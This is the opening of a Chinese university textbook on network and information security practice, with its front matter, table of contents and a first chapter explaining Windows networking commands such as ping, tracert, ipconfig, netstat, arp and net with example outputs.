

广东省精品教材

网络与信息安全综合实践

王盛邦　编著

清华大学出版社

高等学校计算机课程规划教材

网络与信息安全综合实践

王盛邦　编著

清华大学出版社
北京

内 容 简 介

本书主要介绍网络与信息安全面临的问题和采用的技术。全书共10章，内容包括实验基础（常用的网络命令、TCP/UDP/ICMP协议、常用工具软件等）、网络扫描与嗅探技术、防火墙技术、木马技术、Web安全技术、入侵检测与蜜罐技术、VPN技术、数据加密技术、认证技术和信息隐藏技术。本书内容丰富，实例众多，实例针对性强，叙述和分析透彻，每章都配有相关实验习题，具有可读性、可操作性和实用性强的特点。

本书适合作为计算机网络工程、信息安全等专业本专科教材，也可供网络工程技术人员参考。

图书在版编目（CIP）数据

网络与信息安全综合实践/王盛邦编著. --北京：清华大学出版社，2016
高等学校计算机课程规划教材
ISBN 978-7-302-42342-3

Ⅰ. ①网…　Ⅱ. ①王…　Ⅲ. ①计算机网络—信息安全—高等学校—教材　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2015)第296276号

责任编辑：汪汉友　战晓雷
封面设计：傅瑞学
责任校对：时翠兰
责任印制：何　芊

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 装 者：三河市金元印装有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：19.5　　**字　　数**：472千字
版　　次：2016年3月第1版　　**印　　次**：2016年3月第1次印刷
印　　数：1～2000
定　　价：39.50元

产品编号：064101-01

前　　言

随着计算机网络在政治、军事、金融、商业等领域的广泛应用，人类社会对计算机网络的依赖性越来越强。网络系统如果遭到破坏，不仅会引起社会混乱，还将带来巨大的经济损失。加快网络安全保障体系的建设、培养高素质的网络安全人才队伍迫在眉睫。编者根据教研实践编写了本书。本书以通俗易懂的形式向读者介绍网络与信息安全技术和研究成果。本书着重于理论知识与实践相结合，希望能对网络工程类、信息安全专业的学生和其他感兴趣的读者提供实质性的帮助。

本书主要介绍网络与信息安全面临的问题和采用的多种技术。第1章是本书的基础，介绍常用的网络命令、TCP/UDP/ICMP协议、常用工具软件（网络包分析工具Wireshark、网络扫描器Nmap、漏洞扫描器Nessus、数学软件MATLAB的图像函数等），这些知识将会在后续内容中用到；第2章介绍网络扫描的主机存活扫描（ping）、端口扫描、操作系统探测、漏洞探测、防火墙规则探测五大主要扫描技术以及嗅探技术的原理等；第3章介绍包过滤型、状态检测型、应用代理型防火墙的技术原理与应用，涉及Linux的防火墙工具iptables、Windows的自带防火墙等；第4章介绍木马的技术原理，通过实例分析木马的危害；第5章介绍Web面临的主要威胁，包括SQL注入、跨站脚本攻击、网页挂马等攻击类型，提出一些防御措施；第6章介绍入侵检测和蜜罐两种重要技术；第7章介绍VPN技术；第8章介绍加密技术，如DES、RSA、混沌加密等；第9章介绍多种认证技术，包括口令身份、PKI数字证书技术、数字签名技术、SSL技术、智能卡认证、基于生物特征认证；第10章主要介绍数字水印技术中的空间数字水印、频率数字水印。本书提供了大量的应用实例，每章都配有相当数量、类型多样的习题。

本书由王盛邦编写，谢逸、农革审阅。审阅者对本书内容提出了很多宝贵的修改意见，编者在此表示感谢。

在本书编写过程中，编者参阅了大量书籍资料，包括网络上论坛、博客，借鉴了许多网络工程经验。中山大学公共教学实验中心刘树郁博士对本书的编写给予了大力支持。清华大学出版社相关人员为本书的顺利出版做了大量的工作。在此对所有为本书的顺利出版提供帮助的人士及所有参考文献的作者表示衷心的感谢。

由于编者水平有限，不足之处在所难免，读者在使用本书的过程中，如果发现错误和不当之处，敬请与编者联系，编者的联系方式为 wangshb@mail.sysu.edu.cn。

编　者

2015年12月

目　　录

第 1 章　实验基础 ······ 1

1.1　常用网络命令 ······ 1

1.1.1　ping 命令 ······ 1

1.1.2　tracert 命令 ······ 4

1.1.3　ipconfig 命令 ······ 6

1.1.4　netstat 命令 ······ 7

1.1.5　arp 命令 ······ 8

1.1.6　net 命令 ······ 10

1.1.7　netsh 命令 ······ 11

1.2　TCP/UDP/ICMP 协议 ······ 15

1.2.1　TCP 协议 ······ 16

1.2.2　UDP 协议 ······ 19

1.2.3　ICMP 协议 ······ 21

1.3　常用工具软件 ······ 23

1.3.1　网络包分析工具 Wireshark ······ 23

1.3.2　网络扫描器 Nmap ······ 32

1.3.3　漏洞扫描器 Nessus ······ 36

1.3.4　MATLAB 图像处理 ······ 39

1.4　实验测试与实验报告 ······ 46

1.4.1　实验环境 ······ 46

1.4.2　注意实验前后的对比 ······ 46

1.4.3　对实验过程进行监控 ······ 46

1.4.4　实验截图 ······ 47

1.4.5　撰写实验报告 ······ 47

习题 1 ······ 47

第 2 章　网络扫描与嗅探技术 ······ 50

2.1　网络扫描 ······ 50

2.1.1　主机扫描 ······ 50

2.1.2　端口扫描 ······ 54

2.1.3　操作系统扫描 ······ 65

2.1.4　漏洞扫描 ······ 72

2.1.5　防火墙探测 ······ 79

2.2　网络嗅探 ······ 86

2.2.1 网络嗅探基本原理 …… 86
2.2.2 嗅探器检测与防范 …… 87
2.2.3 Wireshark 嗅探器 …… 87
习题 2 …… 90

第 3 章 防火墙技术 …… 95
3.1 防火墙的概念 …… 95
3.2 防火墙分类 …… 95
3.3 防火墙技术 …… 96
3.3.1 包过滤技术 …… 96
3.3.2 状态检测技术 …… 99
3.3.3 应用代理技术 …… 109
3.4 Windows 自带防火墙 …… 117
3.5 开发 Windows 防火墙 …… 118
习题 3 …… 119

第 4 章 木马技术 …… 130
4.1 木马概述 …… 130
4.2 计算机木马 …… 131
4.2.1 木马工作原理 …… 131
4.2.2 木马功能及特征 …… 132
4.2.3 木马分类 …… 133
4.2.4 木马植入技术 …… 133
4.2.5 木马隐藏技术 …… 135
4.2.6 通信隐藏 …… 140
4.2.7 木马检测与清除 …… 147
习题 4 …… 149

第 5 章 Web 安全技术 …… 153
5.1 Web 安全概述 …… 153
5.2 SQL 注入攻击与防范 …… 154
5.2.1 SQL 注入攻击 …… 154
5.2.2 SQL 注入式攻击防范 …… 155
5.3 XSS 攻击与防范 …… 159
5.3.1 XSS 漏洞 …… 159
5.3.2 XSS 漏洞分类 …… 160
5.3.3 XSS 常见攻击手法 …… 162
5.3.4 XSS 防范 …… 163
5.4 网页木马与防范 …… 168

5.4.1 网页木马 …… 168
5.4.2 网页木马防范 …… 171
5.5 Web 漏洞扫描技术 …… 173
5.5.1 Web 扫描器原理 …… 173
5.5.2 WVS 扫描器 …… 174
习题 5 …… 177

第 6 章 入侵检测与蜜罐技术 …… 181
6.1 入侵检测 …… 181
6.1.1 入侵检测定义 …… 181
6.1.2 入侵检测类型 …… 181
6.1.3 入侵检测技术 …… 182
6.1.4 入侵检测技术的特点和发展趋势 …… 183
6.1.5 部署入侵检测 …… 183
6.2 蜜罐技术 …… 192
6.2.1 蜜罐定义 …… 192
6.2.2 蜜罐类型 …… 192
6.2.3 蜜罐技术 …… 193
6.2.4 蜜罐技术的特点 …… 193
6.2.5 部署蜜罐 …… 194
6.3 蜜罐和入侵检测系统比较 …… 198
习题 6 …… 199

第 7 章 VPN 技术 …… 206
7.1 基本概念 …… 206
7.2 VPN 协议 …… 207
7.2.1 VPN 安全技术 …… 207
7.2.2 VPN 的隧道协议 …… 207
7.2.3 VPN 的类型 …… 208
7.3 加密系统简介 …… 210
7.3.1 DES …… 210
7.3.2 3DES …… 211
7.3.3 散列算法 …… 211
7.3.4 Diffie-Hellman …… 211
7.4 IPSec 协议 …… 212
7.4.1 IPSec 体系结构 …… 212
7.4.2 IPSec 的 3 个主要协议 …… 212
7.4.3 IPSec 的两种工作模式 …… 215
7.4.4 IPSec 中的对等体 …… 216

7.4.5　IPSec VPN 的配置步骤 …… 217
习题 7 …… 226

第 8 章　数据加密技术 …… 231
8.1　数据加密基础 …… 231
8.2　加密技术 …… 231
8.3　对称加密技术 DES …… 232
8.4　非对称加密技术 RSA …… 244
8.5　混沌加密技术 …… 248
习题 8 …… 253

第 9 章　认证技术 …… 257
9.1　认证技术概述 …… 257
9.2　静态口令身份认证 …… 257
9.3　动态口令身份认证 …… 260
9.4　PKI 数字证书技术 …… 261
9.5　数字签名技术 …… 263
9.6　SSL 技术 …… 267
9.7　智能卡认证技术 …… 272
9.8　基于生物特征认证技术 …… 273
习题 9 …… 276

第 10 章　信息隐藏技术 …… 284
10.1　信息隐藏概述 …… 284
10.1.1　信息隐藏定义 …… 284
10.1.2　信息隐藏类型 …… 284
10.1.3　信息隐藏算法 …… 285
10.1.4　信息隐藏的特点 …… 285
10.2　数字水印技术 …… 286
10.2.1　空域算法 …… 286
10.2.2　空域算法分析 …… 288
10.2.3　变换域算法 …… 292
10.2.4　变换域算法分析 …… 296
习题 10 …… 299

参考文献 …… 301

第 1 章　实 验 基 础

本章主要介绍与实验有关的基础知识，包括常用的网络命令、网络包分析工具 Wireshark、网络扫描分析工具 Nmap、漏洞扫描分析工具 Nessus、数学软件 MATLAB 的图像函数以及实验报告的书写要求等。

1.1　常用网络命令

Windows 操作系统中有一个命令行解释器，它类似于 MS-DOS 的命令解释程序，可以在其中输入一些命令，实现用户和操作系统之间的直接通信。命令行解释器提供基于字符的应用程序和实用程序的用户界面，可通过选择“开始”→“所有程序”→“附件”→“命令提示符”方式进入命令行解释器(即命令提示符窗口)，或通过单击“开始”菜单，在“搜索和文件”对话框中输入 cmd 命令快速进入命令提示符窗口。然后在提示符＞后通过键盘输入命令，可以通过在命令后加/？来获得使用帮助。

在网络与信息安全实践中，命令行命令是非常实用的工具，需要熟练掌握。由于网络命令较多，本章仅介绍常用的命令。

1.1.1　ping 命令

在进行网络实验、调试的过程中，ping 是最常用的一个命令。ping 命令全称 Packet Internet Grope(因特网包探测器)，一般用来测试源主机到目的主机网络的连通性。ping 命令是在 IP 层中利用回应请求/应答 ICMP 报文来测试目的主机或路由器的可达性的。不同操作系统对 ping 命令的实现有所差异。通过执行 ping 命令主要可获得如下信息：

(1) 监测网络的连通性，检验与远程计算机或本地计算机的连接。

(2) 确定是否有数据包被丢失、复制或重传。ping 在所发送的数据包中设置唯一的序列号，以此检查其接收到的应答报文的序列号。

(3) ping 在其所发送的数据包中设置时间戳(timestamp)，根据返回的时间戳信息可以计算数据包往返的时间(Round Trip Time，RTT)。

(4) ping 校验每一个收到的数据包，据此可以确定数据包是否损坏。

在 Windows 环境下，ping 命令语法如下：

```
ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count]
[[-j host-list] | [-k host-list]] [-w timeout] [-R] [-S srcaddr] [-4] [-6] target_
name
```

其中：

-t	ping 指定的主机，直到停止。若要查看统计信息并继续操作，按 Ctrl＋Break 键；若要停止，按 Ctrl＋C 键。

-a	将地址解析成主机名。
-n count	要发送的回显请求数。
-l size	发送缓冲区大小。
-f	在数据包中设置"不分段"标志(仅适用于 IPv4)。
-i TTL	生存时间。
-v TOS	服务类型(仅适用于 IPv4。该设置已不建议使用,且对 IP 标头中的服务字段类型没有任何影响)。
-r count	记录计数跃点的路由(仅适用于 IPv4)。
-s count	计数跃点的时间戳(仅适用于 IPv4)。
-j host-list	与主机列表一起的松散源路由(仅适用于 IPv4)。
-k host-list	与主机列表一起的严格源路由(仅适用于 IPv4)。
-w timeout	等待每次回复的超时时间(毫秒)。
-R	同样使用路由标头测试反向路由(仅适用于 IPv6)。
-S srcaddr	要使用的源地址。
-4	强制使用 IPv4。
-6	强制使用 IPv6。

在这些参数中,用得较多的有 t、l、s 等。t 表示不停地 ping 目的主机,直到按下 Ctrl+C 键时手动停止;l 表示发送缓冲区大小(默认值为 32B);s 表示使用时间戳选项(仅适用于 IPv4)。ping 命令的许多选项实际上是指定因特网如何处理和携带回应请求/应答 ICMP 报文的 IP 数据包。

1. 发送 ping 测试报文

发送 ping 测试报文可以不用选项。如执行命令"ping IP 地址"或"ping 域名",则向指定的 IP 地址的主机或域名发送 ping 测试报文,这是最常用的一种使用方法。

【例 1-1】 ping 搜狐公司的域名。

```
C:\>ping www.sohu.com
Pinging pgderbjt01.a.sohu.com [118.228.148.143] with 32 bytes of data:
Reply from 118.228.148.143: bytes=32 time=69ms TTL=48
Reply from 118.228.148.143: bytes=32 time=69ms TTL=48
Reply from 118.228.148.143: bytes=32 time=64ms TTL=48
Reply from 118.228.148.143: bytes=32 time=67ms TTL=48

Ping statistics for 118.228.148.143:
    Packets: Sent=4, Received=4, Lost=0 (0%loss),
Approximate round trip times in milli-seconds:
    Minimum=64ms, Maximum=69ms, Average=67ms
```

【例 1-2】 ping 搜狐公司的 IP 地址。

```
C:\>ping 118.228.148.143
Pinging 118.228.148.143 with 32 bytes of data:
Reply from 118.228.148.143: bytes=32 time=67ms TTL=48
Reply from 118.228.148.143: bytes=32 time=64ms TTL=48
```

```
Reply from 118.228.148.143: bytes=32 time=67ms TTL=48
Reply from 118.228.148.143: bytes=32 time=65ms TTL=48

Ping statistics for 118.228.148.143:
    Packets: Sent=4, Received=4, Lost=0 (0%loss),
Approximate round trip times in milli-seconds:
    Minimum=64ms, Maximum=67ms, Average=65ms
```

在例 1-1 中，我们知道了域名 www.sohu.com 的 IP 地址是 118.228.148.143，所以在例 1-2 中改用 ping IP 地址，结果是一样的。此例说明，可以利用该命令从域名查找对应的 IP 地址。

在例 1-1(或例 1-2)命令显示的结果中都返回了 4 个测试数据包，其中 bytes＝32 表示测试中发送的数据包大小是 32B，time＝67ms 表示与对方主机往返一次所用的时间是 67ms。信息显示，这 4 个数据包中返回速度最快的为 64ms，最慢的为 69ms，平均速度为 67ms。ping 能够以毫秒为单位显示发送回送请求和收到回送应答之间的时长。如果应答时间短，表示数据包没有通过太多的路由器或者网络连接速度较快。

TTL＝48 表示当前测试使用的 TTL 值为 48。因为 ping 命令使用网络层协议 ICMP，所以 TTL(Time to Live，生存时间)指的是一个网络层的数据包(package)的生存周期。

TTL 的作用是在过长路径或有环路情况下令设备抛弃 ICMP Request 包。因为一个包从一台机器到另一台机器中间可能需要经过很长的路径，这个路径可能是很复杂的，并且很可能存在环路。假设一个数据包在传输过程中进入了环路，如果不终止它，它会一直循环下去，如果很多个数据包都这样循环，将会严重影响网络的正常运行。所以需要在包中设置生存时间，并且在包每经过一个结点时，将这个值递减 1，最终包在这个值还是正数的时候到达目的地，或者是在经过一定数量的结点后，这个值减为 0。前者代表完成了一次正常的传输；后者代表包可能选择了一条非常长的路径，甚至是进入了环路，所以在这个值为 0 的时候，网络设备将不会再传递这个包，而是直接将其抛弃，并发送一个通知给包的源地址。

2. 连续发送 ping 测试报文

在网络调试过程中，有时需要连续发送 ping 测试报文，一旦配置正确，测试主机可以立即报告目的地可达信息。连续发送 ping 测试报文可以使用-t 选项。如执行命令

```
ping 192.168.1.100 -t
```

表示连续向 IP 地址为 192.168.1.100 的主机发送 ping 测试报文，可以使用组合键 Ctrl＋Break 显示发送和接收回应请求/应答 ICMP 报文的统计信息，此时 ping 仍然继续。要结束 ping 命令，可以使用 Ctrl＋C 键。

3. 自选数据长度的 ping 测试报文

在默认情况下，ping 命令使用的测试报数据长度为 32B，使用-l Size 选项可以指定测试数据的长度。

【例 1-3】 将 ping 的数据报长度设为 1560B：

```
C:\>ping 92.168.1.100 -l 1560
Pinging 192.168.1.100 with 1560 bytes of data:
Reply from 192.168.1.100: bytes=1560 time<1ms TTL=128
```

```
Reply from 192.168.1.100: bytes=1560 time<1ms TTL=128
Reply from 192.168.1.100: bytes=1560 time<1ms TTL=128
Reply from 192.168.1.100: bytes=1560 time<1ms TTL=128

Ping statistics for 192.168.1.100:
    Packets: Sent=4, Received=4, Lost=0(0%loss),
Approximate round trip times in milli-seconds:
    Minimum=0ms, Maximum=0ms, Average=0ms
```

虽然-l 参数可以自定义,但是最大值限制为 65 500B。

在 ping 的使用中,还常用 ping 127.0.0.1 来检测 TCP/IP 协议是否工作正常,其中 127.0.0.1 是本地环回地址,如发现本地地址无法 ping 通,就表明本地机器 TCP/IP 协议不能正常工作。

在排除网络连通性故障时 ping 命令非常有用,但是它也存在局限性。在一些场合需要使用 tracert 命令,它可以显示网络响应时间和路径信息。

黑客的攻击往往是从 ping 开始的,一般用它判断主机是否在线。历史上 ping 曾被作为一款攻击工具使用,即所谓的 ping of death(死亡之 ping),它通过多台 PC 发送特大 ping 数据包(65 500B)导致目标机器崩溃。

1.1.2 tracert 命令

tracert(trace route,跟踪路由)是路由跟踪实用程序,用于获得 IP 数据报访问目标时从本地计算机到目的主机的路径信息。tracert 通过发送数据报到目的设备,根据应答报文(ICMP)得到路径和延迟信息(TTL)。对于一条路径上的每个设备 tracert 要测 3 次,因而有 3 个探测包的回应时间。一般在网络状态稳定的情况下,3 个时间差不多;如果这 3 个时间相差比较大,说明网络状态变化较大。

tracert 通过向目的地发送具有不同 IP 生存时间(TTL)值的 Internet 控制消息协议(ICMP)回送请求报文,以确定到达目的地的路由。所显示的路径是源主机与目标主机间的路径中的路由器的近侧路由器接口列表。近侧接口是距离路径中的发送主机最近的路由器的接口。tracert 先发送 TTL 为 1 的回应数据包,并在随后的每次发送过程中将 TTL 递增 1,直到目标响应或 TTL 达到最大值,从而确定路由。这一点与 ping 命令不同,ping 时 TTL 是递减的,数据包上的 TTL 减为 0 时,路由器应该将"ICMP 已超时"的消息发回源系统。某些路由器不经询问直接丢弃 TTL 过期的数据包,这在 tracert 实用程序中是看不到的。在这种情况下,将为该跃点(hop)显示一行星号(*)。

tracert 命令在执行时会很缓慢,这主要是 tracert 试图将中间路由器的 IP 地址解析为它们的名称。如果使用-d 选项,则 tracert 实用程序不在每个 IP 地址上查询 DNS,这样可加速显示 tracert 的结果。tracert 的输出结果中包括每次测试的时间和设备的名称或 IP 地址。

在 Windows 环境下,tracert 命令语法如下:

```
tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] [-R] [-S srcaddr] [-4] [-6]
target_name
```

其中：

-d	不将地址解析成主机名。
-h maximum_hops	搜索目标的最大跃点数。
-j host-list	与主机列表一起的松散源路由(仅适用于 IPv4)。
-w timeout	等待每个回复的超时时间(以毫秒为单位)。
-R	跟踪往返行程路径(仅适用于 IPv6)。
-S srcaddr	要使用的源地址(仅适用于 IPv6)。
-4	强制使用 IPv4。
-6	强制使用 IPv6。

【例 1-4】 如果数据包必须通过两个路由器(10.10.10.1 和 192.168.0.1)才能到达主机 172.16.0.88，主机的默认网关是 10.10.10.1，那么 192.168.0.1 网络上的路由器的 IP 地址是 192.168.0.1。

```
C:\>tracert 172.16.0.88 -d
Tracing route to 172.16.0.88 over a maximum of 30 hops
1   30ms   35ms   30ms   10,10.10,1
2   45ms   55ms   50ms   192.168.0.1
3    *      *      *      Request timed out.
4   63ms   66ms   60ms   172.16.0.88
Trace complete.
```

第 1 列是经过路由节点的顺序编号。第 2～4 列表示一个路由节点到另外一个路由节点的通信时间，单位是毫秒。其中 * 表示超时，没有解析出正确地址。这是由于这些路由器对于 tracert 命令不可见(可能基于安全考虑，路由节点隐蔽了其信息)。在这种情况下，将为该跃点显示一行星号。最后一列是途经路由器的 IP 地址。

【例 1-5】 跟踪 www.sina.com 路由。

```
C:\>tracert www.sina.com
Tracing route to newssy.sina.com.cn [218.60.32.23]
over a maximum of 30 hops:
1   1 ms    <1 ms   <1 ms   218.25.120.49
2   <1 ms   1 ms    1 ms    218.25.3.209
3   <1 ms   <1 ms   <1 ms   218.25.2.125
4   1 ms    <1 ms   <1 ms   218.25.2.98
5   6 ms    5 ms    9 ms    cncln.online.ln.cn [218.60.20.250]
6   *       *       *       Request timed out.
7   1 ms    <1 ms   <1 ms   cncln.online.ln.cn [218.60.22.246]
8   <1 ms   <1 ms   <1 ms   cncln.online.ln.cn [218.60.32.23]
Trace complete.
```

结果显示，5 和 6 路由节点之间在 tracert 测试下超时。但是因为后面 7、8 能返回正确结果，说明网络仍然是畅通的。

tracert 命令虽然可以查看路由信息，但是目前大多数路由器都对 tracert 命令做了限制，导致 tracert 命令没有解析出正确地址。黑客软件 x-firewalk.exe(下载地址是 http://

www.xdoors.net/)也可用于在 Windows 环境下查看路由信息，且比 tracert 实用。

1.1.3　ipconfig 命令

ipconfig 命令可以显示所有当前的 TCP/IP 网络配置值（如 IP 地址、网关、子网掩码）、刷新动态主机配置协议（DHCP）和域名系统（DNS）设置。

在 Windows 环境下，ipconfig 命令的语法格式如下：

```
ipconfig [/allcompartments] [/? | /all | /renew [adapter] | /release [adapter] |
                                          /renew6 [adapter] | /release6 [adapter] |
                                          /flushdns | /displaydns | /registerdns |
                                          /showclassid adapter |
                                          /setclassid adapter [classid] |
                                          /showclassid6 adapter |
                                          /setclassid6 adapter [classid] ]
```

其中：

/?	显示此命令的帮助消息。
/all	显示完整配置信息。
/release	释放指定适配器的 IPv4 地址。
/release6	释放指定适配器的 IPv6 地址。
/renew	更新指定适配器的 IPv4 地址。
/renew6	更新指定适配器的 IPv6 地址。
/flushdns	清除 DNS 解析程序缓存。
/registerdns	刷新所有 DHCP 租约并重新注册 DNS 名称。
/displaydns	显示 DNS 解析程序缓存的内容。
/showclassid	显示适配器的所有允许的 DHCP 类 ID。
/setclassid	修改 DHCP 类 ID。
/showclassid6	显示适配器允许的所有 IPv6 DHCP 类 ID。
/setclassid6	修改 IPv6 DHCP 类 ID。

ipconfig 命令最适用于配置为自动获取 IP 地址的计算机。它使用户可以确定哪些 TCP/IP 配置值是由 DHCP、自动专用 IP 寻址和其他配置方式设置的。

如果 adapter（适配器名称）中包含空格，要在该适配器名称两边使用引号（即"适配器名称"）。

对于适配器名称，ipconfig 可以使用星号（*）通配符字符指定名称为指定字符串开头的适配器或名称包含有指定字符串的适配器。例如，Local* 可以匹配所有以字符串 Local 开头的适配器，而 *Con* 可以匹配所有包含字符串 Con 的适配器。

下面是一些使用实例。

（1）显示所有适配器的基本 TCP/IP 配置：

```
ipconfig
```

（2）显示所有适配器的完整 TCP/IP 配置：

```
ipconfig /all
```

(3) 仅更新“本地连接”适配器的由 DHCP 分配 IP 地址的配置：

```
ipconfig /renew
```

(4) 在排除 DNS 的名称解析故障期间刷新 DNS 解析器缓存：

```
ipconfig /flushdns
```

(5) 仅更新 Local Area Connection 适配器的由 DHCP 分配 IP 地址的配置：

```
ipconfig /renew "Local Area Connection"
```

(6) 在排除 DNS 的名称解析故障期间刷新 DNS 解析器缓存：

```
ipconfig /flushdns
```

(7) 显示名称以 Local 开头的所有适配器的 DHCP 类别 ID：

```
ipconfig /showclassid Local*
```

(8) 要将 Local Area Connection 适配器的 DHCP 类别 ID 设置为 TEST：

```
ipconfig /setclassid "Local Area Connection" TEST
```

其中，(1) 和(2)是 ipconfig 命令两种最常用的使用形式。

在 IPv6 协议下，ipconfig /all 命令显示的内容包括所有接口的 IPv6 地址、默认路由器和 DNS 服务器。

1.1.4 netstat 命令

netstat 命令可以显示当前活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表、IPv4 统计信息(对于 IP、ICMP、TCP 和 UDP 协议)以及 IPv6 统计信息(对于 IPv6、ICMPv6、通过 IPv6 的 TCP 以及通过 IPv6 的 UDP 协议)。

在 Windows 环境下，netstat 的语法格式如下：

```
netstat [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [interval]
```

其中：

-a　　显示所有连接和侦听端口。

-b　　显示在创建每个连接或侦听端口时涉及的可执行组件。在某些情况下，已知可执行组件拥有多个独立组件，此时，显示创建连接或侦听端口时涉及的组件序列，可执行组件的名称位于底部[]标记中，它调用的组件位于顶部，直到 TCP/IP 部分。注意，此选项可能很耗时，并且在没有足够权限时可能失败。

-e　　显示以太网统计。此选项可以与 -s 选项结合使用。

-f　　显示外部地址的完全限定域名(FQDN)。

-n　　以数字形式显示地址和端口号。

-o　　显示拥有的与每个连接关联的进程 ID。

-p proto　显示 proto 指定的协议的连接；proto 可以是下列任何一个：TCP、UDP、TCPv6 或 UDPv6。如果与 -s 选项一起用来显示每个协议的统计，proto 可以是下列任何一个：IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6。

-r　显示路由表。

-s　显示每个协议的统计。默认情况下，显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息。-p 选项可用于指定默认的子网。

-t　显示当前连接卸载状态。

interval　重新显示选定的统计信息，各个显示间暂停的间隔秒数。按 Ctrl+C 键停止重新显示统计。如果省略 interval，则 netstat 将打印当前的配置信息一次。

下面是一些使用实例。

（1）显示所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口：

```
netstat -an
```

（2）显示以太网统计信息，如发送和接收的字节数、数据包数：

```
netstat -e -s
```

（3）仅显示 TCP 和 UDP 协议的统计信息：

```
netstat -s -p tcp udp
```

（4）每 5s 显示一次活动的 TCP 连接和进程 ID：

```
netstat -o 5
```

（5）以数字形式显示活动的 TCP 连接和进程 ID：

```
netstat -n -o
```

netstat 命令的一个重要作用是端口占用查询，据此可以发现本机开放的端口是否被植入了木马或其他黑客程序。

1.1.5　arp 命令

arp(address resolution protocol，地址解析协议）命令是把基于 TCP/IP 的软件使用的 IP 地址解析成 LAN 硬件使用的介质访问控制地址（一般指网卡地址，也称 MAC 地址）。执行 arp 命令对同一物理网络上的主机提供以下协议服务：

（1）通过使用网络广播请求获得介质访问控制地址（即由厂商为设备编入的唯一地址，通常用十六进制表示，如 00-AA-00-3F-89-4A)，询问“配置成包含 IP 地址的设备的介质访问控制地址是什么?”

（2）回应 ARP 请求时，ARP 回复的发送方和原始 ARP 请求方都将彼此的 IP 地址及介质访问控制地址记录成被称为 ARP 缓存的本地表中的项目，以便将来引用。

为使广播量最小，ARP 维护 IP 地址到介质访问控制地址映射的缓存以便将来使用。ARP 缓存可以包含动态和静态项目。动态项目随时间推移自动添加和删除；静态项目一直

保留在缓存中，直到重新启动计算机为止。

每个动态 ARP 缓存项目的潜在生存时间是 10min。新加到缓存中的项目带有时间戳。如果某个项目添加后 2min 内没有再使用，则此项目过期并从 ARP 缓存中删除。如果某个项目已在使用，则又增加 2min 的生存时间。如果某个项目始终在使用，则会继续维持 2min 的生命周期，一直到 10min 的最长生存时间。

arp 命令的语法格式如下：

```
arp -s inet_addr eth_addr [if_addr]
arp -d inet_addr [if_addr]
arp -a [inet_addr] [-N if_addr] [-v]
```

其中：

-a	通过询问当前协议数据，显示当前 ARP 项。如果指定 inet_addr，则只显示指定计算机的 IP 地址和物理地址。如果不止一个网络接口使用 ARP，则显示每个 ARP 表的项目。
-g	与 -a 相同。
-v	在详细模式下显示当前 ARP 项。所有无效项和环回接口上的项都将显示。
inet_addr	指定 Internet 地址。
-N if_addr	显示 if_addr 指定的网络接口的 ARP 项。
-d	删除 inet_addr 指定的主机。inet_addr 可以是通配符 *，即删除所有主机。
-s	添加主机并且将 Internet 地址 inet_addr 与物理地址 eth_addr 相关联。物理地址是用连字符分隔的 6 个十六进制字节，该地址是永久的。
eth_addr	指定物理地址。
if_addr	如果存在，此项指定地址转换表应修改的接口的 Internet 地址。如果不存在，则使用第一个适用的接口。

表中 inet_addr 和 if_addr 的 IP 地址用点分十进制记数法表示。物理地址 eth_addr 长度为 6B，这些字节用十六进制记数法表示并且用连字符隔开（比如，00-AA-00-5E-3B-6D）。

下面是一些使用实例。

(1) 显示所有接口的 ARP 缓存表：

```
arp -a
```

(2) 显示 IP 地址为 192.168.1.100 的接口 ARP 缓存表：

```
arp -a -N 192.168.1.100
```

(3) 要将 IP 地址 10.0.0.80 与物理地址 00-AA-00-4F-2A-9C 绑定（静态 ARP 缓存项）：

```
arp -s 10.0.0.80 00-AA-00-4F-2A-9C
```

(4) 删除所有接口的 ARP 缓存表：

```
arp -d
```

值得注意的是，在 IPv6 协议下，已经取消了 ARP 协议，代之以 NDP（邻居发现）协议。

1.1.6 net 命令

net 命令是功能强大的命令行工具，它包含了管理网络环境、服务、用户、登录等 Windows 中大部分重要的管理功能。使用 net 可以管理本地或者远程计算机的网络环境，以及各种服务程序的运行和配置，或者进行用户管理和登录管理等。net 命令所执行的功能都可以在相应的图形界面上完成。

在 Windows 中，net 命令的语法如下：

```
net [ accounts | computer | config | continue | file | group | help | helpmsg |
      localgroup | pause | session | share | start | statistics | stop | time | use |
      user | view ]
```

其中：

accounts	将用户账户数据库升级并修改所有账户的密码和登录请求。
computer	从域数据库中添加或删除计算机，所有计算机的添加和删除都会转发到主域控制器。
config	显示当前运行的可配置服务，或显示并更改某项服务的设置。更改立即生效并且是永久的。
file	显示某服务器上所有打开的共享文件名及锁定文件数。该选项也可以关闭个别文件并取消文件锁定。
group	在 Windows NT Server 域中添加、显示或更改全局组。该选项仅在 Windows NT Server 域中可用。
help	提供网络命令列表及帮助主题，或提供指定命令或主题的帮助。
helpmsg	提供错误信息的帮助。
localgroup	添加、显示或更改本地组。
pause	暂停一个 Windows 服务。暂停服务只是使该服务处于等待状态，而不是从内存中删除软件。
session	列出或断开本地计算机和与之连接的客户端的会话。
share	创建、删除或显示共享资源。
start	启动服务，或显示已启动服务的列表。如果服务名是两个或两个以上的词，如 Net Logon 或 Computer Browser，则必须用双引号（"）引住。
statistics	显示本地工作站或服务器服务的统计记录。
stop	停止网络服务。
time	使计算机的时钟与另一台计算机或域的时间同步。不带 /set 参数使用时，将显示另一台计算机或域的时间。
use	连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。该选项也控制永久网络连接。
user	添加或更改用户账号或显示用户账号信息。
view	显示域列表、计算机列表或指定计算机的共享资源列表。

在 net 命令中，常有/yes 和/no 选项，这些选项可缩写为/y 和/n。例如，net stop server

